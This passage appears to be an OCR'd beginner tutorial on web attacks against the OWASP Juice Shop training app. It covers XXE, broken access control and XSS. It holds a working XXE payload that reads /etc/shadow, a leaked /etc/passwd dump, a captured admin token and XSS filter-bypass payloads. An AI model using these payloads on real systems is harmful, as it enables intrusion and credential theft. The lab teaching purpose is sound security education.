
- Open juice-shop and connect to the burpsuite
- Save xml code file as test.xml
- Note- currently this attack is not working on juice-shop
- Go to the complain box in the juiceshop website
- You will be able upload file on that it will state only pdf or zip but it will also take
  Xml file
- So uplaod your test file and intercept with the help of burp and sent it to repeater And check for the response after sending it .
- It will something like this as a response :-



```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6e
yJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwicGFzc3d
vcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1pbiIsI
mxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImRlZmF1bHQuc3ZnIiwidG9
0cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDE5LTA5LTA0IDEzO
jMyOjM0Ljg3NCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDE5LTA5LTA0IDEzOjMyOjM0Ljg3NCA
rMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE1Njc2MTg2NzMsImV4cCI6MTU2NzYzN
jY3M30.i1ASBvaLF5rvor0z3fdnP6TV7_Wjw22a7Ai4YMmGkS1EbDQ83Y_XpXDyXgTlrcWICkx
7JVOWSSFvg24aqXqwu0zad3jb6BHKoYElNOQ4ZtTG9zrEVA6-x3uDcFA59J15JE_449LRxBUmb
0cO4DCqg9vRE13woCVboMTJ14ZQ7HE
Content-Length: 365
Content-Type: multipart/form-data;
boundary=---------------------------136058272625735393710841488887
Cookie: io=1VVeOe9BR93MzF7sAAAu; language=en;
welcomebanner_status=dismiss;
continueCode=8vjpO1lgXQLxRo4EM7d8NhvtMhOTJiKrSy3IYofKO0JabWzZnYKV35wNymPB;
 cookieconsent_status=dismiss;
token=eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF
0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJlbWFpbCI6ImFkbWluQGp1aWNlLXNoLm9wIiwic
GFzc3dvcmQiOiIwMTkyMDIzYTdiYmQ3MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZG1
pbiIsImxhc3RMb2dpbklwIjoiMC4wLjAuMCIsInByb2ZpbGVJbWFnZSI6ImRlZmF1bHQuc3ZnI
iwidG90cFNlY3JldCI6IiIsImlzQWN0aXZlIjp0cnVlLCJjcmVhdGVkQXQiOiIyMDE5LTA5LTA
0IDEzOjMyOjM0Ljg3NCArMDA6MDAiLCJ1cGRhdGVkQXQiOiIyMDE5LTA5LTA0IDEzOjMyOjM0L
jg3NCArMDA6MDAiLCJkZWxldGVkQXQiOm51bGx9LCJpYXQiOjE1Njc2MTg2NzMsImV4cCI6MTU
2NzYzNjY3M30.i1ASBvaLF5rvor0z3fdnP6TV7_Wjw22a7Ai4YMmGkS1EbDQ83Y_XpXDyXgTlr
cWICkx7JVOWSSFvg24aqXqwu0zad3jb6BHKoYElNOQ4ZtTG9zrEVA6-x3uDcFA59J15JE_449L
RxBUmb0cO4DCqg9vRE13woCVboMTJ14ZQ7HE
Connection: close

-----------------------------136058272625735393710841488887
Content-Disposition: form-data; name="file"; filename="xxe.xml"
Content-Type: text/xml

<?xml version="1.0" encoding="ISO-8859-1"?>
 <!DOCTYPE foo [
   <!ELEMENT foo ANY >
   <!ENTITY xxe SYSTEM "file:///etc/shadow" >]><foo>&xxe;</foo>

-----------------------------136058272625735393710841488887--
```

```
h2 {
  margin-top: 10px;
}
ul li {
  list-style: none;
}
#stacktrace {
  margin-left: 60px;
}
</style>
  </head>
  <body>
    <div id="wrapper">
      <h1>OWASP Juice Shop (Express ^4.17.1)</h1>
      <h2><em>410</em> Error: B2B customer complaints via file upload
have been deprecated for security reasons: &lt;?xml
version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE foo
[&lt;!ELEMENT foo ANY&gt;&lt;!ENTITY xxe SYSTEM
&quot;file:///etc/passwd&quot;&gt;]&gt;&lt;foo&gt;root:x:0:0:root:/root:/
bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbi...
(xxe.xml)</h2>
      <ul id="stacktrace"><li> &nbsp; &nbsp;at handleXmlUpload
(/root/Downloads/juice-shop_9.0.1/routes/fileUpload.js:90:14)</li><li>
&nbsp; &nbsp;at Layer.handle [as handle_request]
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/layer.j
s:95:5)</li><li> &nbsp; &nbsp;at next
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/route.j
s:137:13)</li><li> &nbsp; &nbsp;at checkFileType
(/root/Downloads/juice-shop_9.0.1/routes/fileUpload.js:71:3)</li><li>
&nbsp; &nbsp;at Layer.handle [as handle_request]
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/layer.j
s:95:5)</li><li> &nbsp; &nbsp;at next
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/route.j
s:137:13)</li><li> &nbsp; &nbsp;at checkUploadSize
(/root/Downloads/juice-shop_9.0.1/routes/fileUpload.js:63:3)</li><li>
&nbsp; &nbsp;at Layer.handle [as handle_request]
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/layer.j
s:95:5)</li><li> &nbsp; &nbsp;at next
(/root/Downloads/juice-shop_9.0.1/node_modules/express/lib/router/route.j
s:137:13)</li><li> &nbsp; &nbsp;at handleZipFileUpload
(/root/Downloads/juice-shop_9.0.1/routes/fileUpload.js:55:5)</li><li>
```

We will be focusing on this part



```
    <div id="wrapper">
      <h1>OWASP Juice Shop (Express ^4.17.1)</h1>
      <h2><em>410</em> Error: B2B customer complaints via file upload
have been deprecated for security reasons: &lt;?xml
version=&quot;1.0&quot; encoding=&quot;UTF-8&quot;?&gt;&lt;!DOCTYPE foo
[&lt;!ELEMENT foo ANY&gt;&lt;!ENTITY xxe SYSTEM
&quot;file:///etc/passwd&quot;&gt;]&gt;&lt;foo&gt;root:x:0:0:root:/root:/
bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbi...
(xxe.xml)</h2>
      <ul id="stacktrace"><li> &nbsp; &nbsp;at handleXmlUpload
```

- It is showing us some data like root file etc .
- This data can be used to get the data or the root access .
- This can be reported as bug on a bug bounty program this will be considered as a finding .


To solve this we have full disable or disallowed the DTD on the website so that noone can input
Or upload files like this on the website to get the data or access.

Part 5


Broken Access Control

- When users can access and modify data out of thier permissions than that problem state as broken access control
- For ex - if an attacker with a normal user id can access the privilaged or unauthorised data this can be done by changing identfiers such as changing userid in the search bar, using the /admin to try to get to the admin account and gather data through that.
- This problem may lead to unauthorized data disclosure, modification, or destruction of all data or performing a business function outside the user's limits.
- We wanna check if we can get to the admin account or can get access to other user account that will under access bypassing.
- https://owasp.org/Top10/A01_2021-Broken_Access_Control/ Read this for detailed knowledge.

  Example of broken access control ft Juice shop
- Open the juice-shop website
- Performing the forged feedback challenge - posting feedback in other usename
- Login to your account - customer feedback (sending feedback as an another user)



- Fill the form - put the feedback and complete the captcha
- And then, right click and inspect - you'll see in the username line "hidden" will be there just remove it and press enter.




```
▼<mat-card _ngcontent-fwp-c23 class="mat-card mat-focus-indicator mat-elevation-z6">
   <h1 _ngcontent-fwp-c23 translate>Customer Feedback</h1>
  ▼<div _ngcontent-fwp-c23 id="feedback-form" class="form-container"> flex
...   <input _ngcontent-fwp-c23 hidden type="text" id="userId" class="ng-untouched ng-pristine n
      g-valid"> == $0
     ▼<mat-form-field _ngcontent-fwp-c23 appearance="outline" color="accent" class="mat-form-fie
      ld ng-tns-c21-16 mat-accent mat-form-field-type-mat-input mat-form-field-appearance-outlin
      e mat-form-field-can-float mat-form-field-has-label mat-form-field-disabled ng-untouched n
      g-pristine ng-star-inserted mat-form-field-should-float">
       ▼<div class="mat-form-field-wrapper ng-tns-c21-16">
         ▼<div class="mat-form-field-flex ng-tns-c21-16"> flex
           ▶<div class="mat-form-field-outline ng-tns-c21-16 ng-star-inserted">…</div> flex
           ▶<div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c21-16 ng-star
            -inserted">…</div> flex
            <!---->
            <!---->
            <!---->
           ▶<div class="mat-form-field-infix ng-tns-c21-16">…</div>
            <!---->
          </div>
          <!---->
         ▶<div class="mat-form-field-subscript-wrapper ng-tns-c21-16">…</div>
```

```
element.style {
}
                 styles.css:4
[hidden] {
   display: none
      !important;
}
input[Attributes
Style] {
   ~~display: none;~~
}
   user agent styleshe
input:not([type="ima
ge" i],
[type="range" i],
[type="checkbox" i],
[type="radio" i]) {
   overflow-clip-
      margin: 0px
```

ard.mat-focus-indicator.mat-elevation-z6 div#feedback-form.form-container input#userId.ng-untouched.ng-pristine.ng-valid


Remove the hidden word and press enter .



```
▼<mat-card _ngcontent-fwp-c23 class="mat-card mat-focus-indicator mat-elevation-z6">
   <h1 _ngcontent-fwp-c23 translate>Customer Feedback</h1>
  ▼<div _ngcontent-fwp-c23 id="feedback-form" class="form-container"> flex
...   <input _ngcontent-fwp-c23 type="text" id="userId" class="ng-untouched ng-pristine ng-vali
      d"> == $0
     ▼<mat-form-field _ngcontent-fwp-c23 appearance="outline" color="accent" class="mat-form-fie
      ld ng-tns-c21-16 mat-accent mat-form-field-type-mat-input mat-form-field-appearance-outlin
      e mat-form-field-can-float mat-form-field-has-label mat-form-field-disabled ng-untouched n
      g-pristine ng-star-inserted mat-form-field-should-float">
       ▼<div class="mat-form-field-wrapper ng-tns-c21-16">
         ▼<div class="mat-form-field-flex ng-tns-c21-16"> flex
           ▶<div class="mat-form-field-outline ng-tns-c21-16 ng-star-inserted">…</div> flex
           ▶<div class="mat-form-field-outline mat-form-field-outline-thick ng-tns-c21-16 ng-star
            -inserted">…</div> flex
            <!---->
            <!---->
            <!---->
           ▶<div class="mat-form-field-infix ng-tns-c21-16">…</div>
            <!---->
          </div>
          <!---->
         ▶<div class="mat-form-field-subscript-wrapper ng-tns-c21-16">…</div>
```

```
element.style {
}
input[Attributes
Style] {
}
   user agent styleshe
input:not([type="ima
ge" i],
[type="range" i],
[type="checkbox" i],
[type="radio" i]) {
   overflow-clip-
      margin: 0px
      !important;
   overflow: ▶ clip
      !important;
}
   user agent styleshe
input[type="text" i]
```

- Now, go back to the website page . You 'll see the number 22



Customer Feedback

22

Author
***1@gmail.com

Comment *


Max. 160 characters 0/160

Rating

CAPTCHA: What is 8-2+2 ?

Result *

- change that number to 1


hop

Customer Feedback

1

Author


***1@gmail.com

Comment *

Max. 160 characters 0/160

Rating

- You will see a number on website page above username suppose it is 22 change it to any other number and send the feedback you will be sending feedback as another user, task is completed.
- This site has let you send the feedback with someone else's id. Which is a security flow and also an example of broken access control.


You successfully solved a challenge: Forged Feedback (Post some feedback in another users name.)

Customer Feedback

Thank you for your feedback.

18

Author

testing@test.com

Comment

Max. 160 characters 0/160

Rating

Part 6

Security Misconfiguration

- Basically If something is misconfigured in the security of the system , program or website than that is being called security misconfigured.
- Unnecessary features are enabled or installed (e.g., unnecessary ports, services, pages, accounts, or privileges).
- https://owasp.org/Top10/A05_2021-Security_Misconfiguration/
- You can read about that in detail at the above link and also how to prevent it.

Part 7.1

Cross Site Scripting XSS

- Cross-Site Scripting (XSS) is an injection attack where malicious scripts are injected into trusted websites.
- XSS occurs when a web app uses user input in its output without proper validation or encoding, allowing attackers to insert harmful code.
- The user's browser, thinking the script is from a trusted source, executes it, enabling the attacker to access sensitive information like cookies or session tokens.
- XSS scripts can also alter the website's content, potentially leading to serious security risks.

Three major types of XSS are-

Reflected XSS - >

- Reflected attacks involve injecting scripts that are reflected off the web server.
- The script appears in responses such as error messages, search results, or any other input-reflecting response.
- Reflected attacks are delivered to victims via external routes, like email or other websites.
- A user is tricked into clicking a malicious link, submitting a crafted form, or browsing to a malicious site.
- The injected code travels to the vulnerable website, which reflects the attack back to the user's browser.
- The browser executes the script because it appears to come from a "trusted" server.
- Reflected XSS is also known as Non-Persistent or Type-I XSS because the attack happens in a single request-response cycle.

Stored XSS - >

- Stored attacks involve injecting scripts that are permanently stored on the target server.
- The injected script is stored in locations like a database, message forum, visitor log, comment field, etc.

- The victim retrieves the malicious script when they request the stored information from the server.
- The script executes when the victim's browser processes the stored data.
- Stored XSS is also known as Persistent or Type-II XSS.

DOM XSS ->

- Document object model - it is a feature in javascript
- It is also called client side xss
- When attacker makes changes in the DOM structure of the website and inject something malacious in The Dom that will be difficult for the server to identify.
- This is a website to learn more and in detail about DOM https://www.scip.ch/en/?labs.20171214

Now, open notepad
We will be looking how reflected XSS look like:-

Save the file as index.php
Index.php

```
<?php
$username = $_GET['username']
Echo "Hi $username!";
?>
```

Index.php?username=heath
Hi heath! (this will be printed in return of the above command)

Index.php?username=<script>alert(1)</script> (this will run javascript and it going popup on the browser with an alert message with '1' on it.

In case of DOM and reflected requires social engineering we have to get someone to open malicious link and that malicious link through that we upload a malicious javascript code and that will steal the data like cookie and it's gonna send it to us.

In case of Stored XSS

- We are gonna just put a malicious javacript into the server and we are not gonna make popups this time.
- If its stored we can stole cookie and get access to some other user id .

Somethings we can do with XSS are-


- Keylogging
- Stealing cookies
- DOS attacks
- We can deface a webpage

Part 7.2

Stored XSS and Reflected XSS practical

Stored XSS attack :-


- Open juice-shop - go to scoreboard - look for all xss challeneges
- We will be solving classic stored xss copy the payload given which is <script> alert(`xss`)</script>
- Paste it in tp\[\p\]p[\]puop[uohe account - user profile paste it in the username, you'll see that it is filtering the script that means it is little bit secure but we will bypass it soon.



Email:
testing@test.com

Username:
<script>alert(`xss`)</script>

Now, click on set username and it will return something like this:-



Our script will probably change to this. So, it means that username form is filtering out somethings.
So, as you can see it is filtering out "<script>a" from our script . So, for bypassing our script into the system. We will use something like :-

<<script>ascript>alert(`xss`)</script>

The filter will remove the extra '<script>a' then the whole script goes into the system intact, which will give our desired popup with message xss on it.
That means we have successfully done our " cross-site scripting attack. "


One more thing you can do is-

- Put the script in the username and then intercept the website with the burpsuite .
- Send the request to the intruder (in intruder you can put different kind of payloads to try to inject XSS into the website)
- Search on google XSS payloads (you will find github links) and try them using the intruder
- Payload link:- https://github.com/payloadbox/xss-payload-list


Reflected XSS attack:-

- Go to juice-shop scoreboard - sort down only XSS challenges
- Copy the reflected XSS script

- You can try to paste it in the productsreview, search bar and feedback forms etc . To run the script.
- Now, put it into the search bar and press enter .



- You'll see that it runs perfectly and the popup returns on the screen .




You successfully solved a challenge: DOM XSS (Perform a DOM XSS attack with <iframe src="javascript:alert(`xss`)">.)

(this above attack comes under DOM XSS , now we see some more accurate example of reflected xss)

Note- you need to find the things where you can input something like- username , sending feedback forms , search bar etc . Just try and put it in all the input to see if popup comes , if it comes it means the website is vulnerable.

One more example of reflected XSS :-

- Go on the website - https://xss-game.appspot.com/


https://xss-game.appspot.com/

Warning: You are entering the XSS game area

Welcome, recruit!


Cross-site scripting (XSS) bugs are one of the most common and dangerous types of vulnerabilities in Web applications. These nasty buggers can allow your enemies to steal or modify user data in your apps and you must learn to dispatch them, pronto!

At Google, we know very well how important these bugs are. In fact, Google is so serious about finding and fixing XSS issues that we are paying mercenaries up to $7,500 for dangerous XSS bugs discovered in our most sensitive products.

